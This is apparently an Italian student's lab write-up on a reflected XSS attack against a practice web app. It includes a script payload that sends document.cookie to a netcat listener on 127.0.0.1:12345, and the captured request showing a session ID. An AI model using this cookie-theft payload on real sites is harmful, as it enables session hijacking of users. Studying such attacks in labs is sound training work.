

## PROGETTO SETTIMANA 6

### Perché un sito è vulnerabile?

Ci sono diversi segnali che ci fanno intuire che un sito è vulnerabile ad attacchi XSS:

- Input non filtrato -> Gli input degli utenti devono essere controllati, se si possono inserire caratteri speciali che non vengono filtrati il sito è a rischio.
- Utilizzo di javascript non sicuro -> l'uso non sicuro aumenta la probabilità di attacchi xss.
- L'inserimento di alcuni caratteri modifica la visualizzazione del sito

### ATTACCO XSS

#### Script utilizzato

```
1 <script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie;</script>
```

#### Caricamento dello script

**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?


Hello

#### Verifica della cattura del cookie

```
(kali@kali)-[~/Desktop]
$ nc -l -p 12345
GET /?cookie=security=low;%20PHPSESSID=4c12fa92095f4bd5000f98ad3b9ab6cc HTTP/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.178.125/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

## Fasi di un attacco XSS:

- 1) Si verifica che il sito sia vulnerabile provando ad inserire dei caratteri speciali e vedere come il sito risponde. In questo caso inserendo il tag `<i>` seguito dalla parola “gatto” noteremo che quest'ultima viene visualizzata in corsivo, segnale che il sito è vulnerabile.



- 2) Si crea il payload, ovvero il codice Javascript malevolo da caricare.
- 3) Viene inserito il payload dall'attaccante nell'applicazione web nei campi vulnerabili. In questo caso essendo un attacco riflesso vedremo la corretta esecuzione visualizzandolo nell'URL.
- 4) Quando l'utente finisce sulla pagina dove è stato caricato il payload, il browser della vittima lo esegue.